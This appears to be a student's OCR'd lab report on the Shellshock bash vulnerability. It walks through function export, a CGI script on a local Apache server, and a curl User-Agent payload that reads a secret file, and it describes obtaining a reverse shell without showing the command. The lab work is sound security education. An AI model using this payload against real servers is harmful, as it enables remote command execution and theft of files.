
ShellShock Lab


Task 1




In the parent shell we created the variable named foo and echoed it. And then export it. After that when we export it and run it in /bin/bash_shellshock we can see that we get ‘extra’ printed.And in the child process when we echo foo we do not get anything. Now we exit the /bin/bash_shellshock

The shellshock bug converts the the ‘ () { ‘ into a function. Therefore, anything that is put in the variable separated by a semicolon will be executed.

Task 2





We create a file in the /cgi-bin directory that is only editable by root. In this we create a file named myprog.cgi. Now we check the server using the curl command.

Using the curl command we can pass the malicious command by communicating with the cgi file on the server.

Task 3

```
root@VM: /usr/lib/cgi-bin
root@VM:/usr/lib/cgi-bin# sudo gedit myprog.cgi

(gedit:3120): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManage
r was not provided by any .service files

** (gedit:3120): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported

** (gedit:3120): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported

** (gedit:3120): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
root@VM:/usr/lib/cgi-bin# curl http://localhost/cgi-bin/myprog.cgi
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=54618
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
root@VM:/usr/lib/cgi-bin#
```

```
Text Editor
Open   myprog.cgi  /usr/lib/cgi-bin   Save
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
Loading file '/usr/lib/cgi-bin/myprog.cgi'...   sh   Tab Width: 8   Ln 1, Col 1   INS

.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManage

tribute metadata::gedit-spell-enabled not supported

tribute metadata::gedit-encoding not supported

tribute metadata::gedit-position not supported

Port 80</address>

GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
root@VM:/usr/lib/cgi-bin# sudo gedit myprog.cgi
```


In this task we print all the environment variables.

We can see that all the environment variables are printed. We can also see carriable called HTTP_USER_AGENT. This is variable that is set while accessing the cgi file.This is set by the HTTP variable called USER_AGENT. This can be altered using -A option. Therefore we can pass a variable that will be converted to a function and the server will be compromised.

Task 4

```
root@VM: /usr/lib/cgi-bin
root@VM:/usr/lib/cgi-bin# curl -v http://localhost/cgi-bin/myprog.cgi
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: curl/7.47.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Fri, 27 Sep 2019 16:33:24 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=54620
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
```


```
root@VM: /usr/lib/cgi-bin
root@VM:/usr/lib/cgi-bin# curl -A "() { echo hello;}; echo Content_type:text/plain;echo;/bin/cat /home/seed/secret.txt" http://localhost/cgi-
bin/myprog.cgi
ToP SeCrEt
root@VM:/usr/lib/cgi-bin#
```



We created a secret.txt file to see if we can steal the content of the file. Then, we use the curl -A command and use the cat to print the content of the secret.txt file. We also tried the same with /etc/shadow command see that nothing happens.

In the shellshock attack we can pass the malicious command as a environment variable and it gets executed/ The /etc/shadow file being root owned the content does not get printed. This is because the cgi file is not a root shell.

Task 5




We try to get the reverse shell using the command as shown in the screenshot above and we can see that we were successful in the execution

We can see that instead of running the command on the victim, we use the shellshock vulnerability that executes this command on the server and we get the shell access on the remote computer.

Task 6

Task3 DeMo



We can see the USER_AGENT in the http request become an environment variable.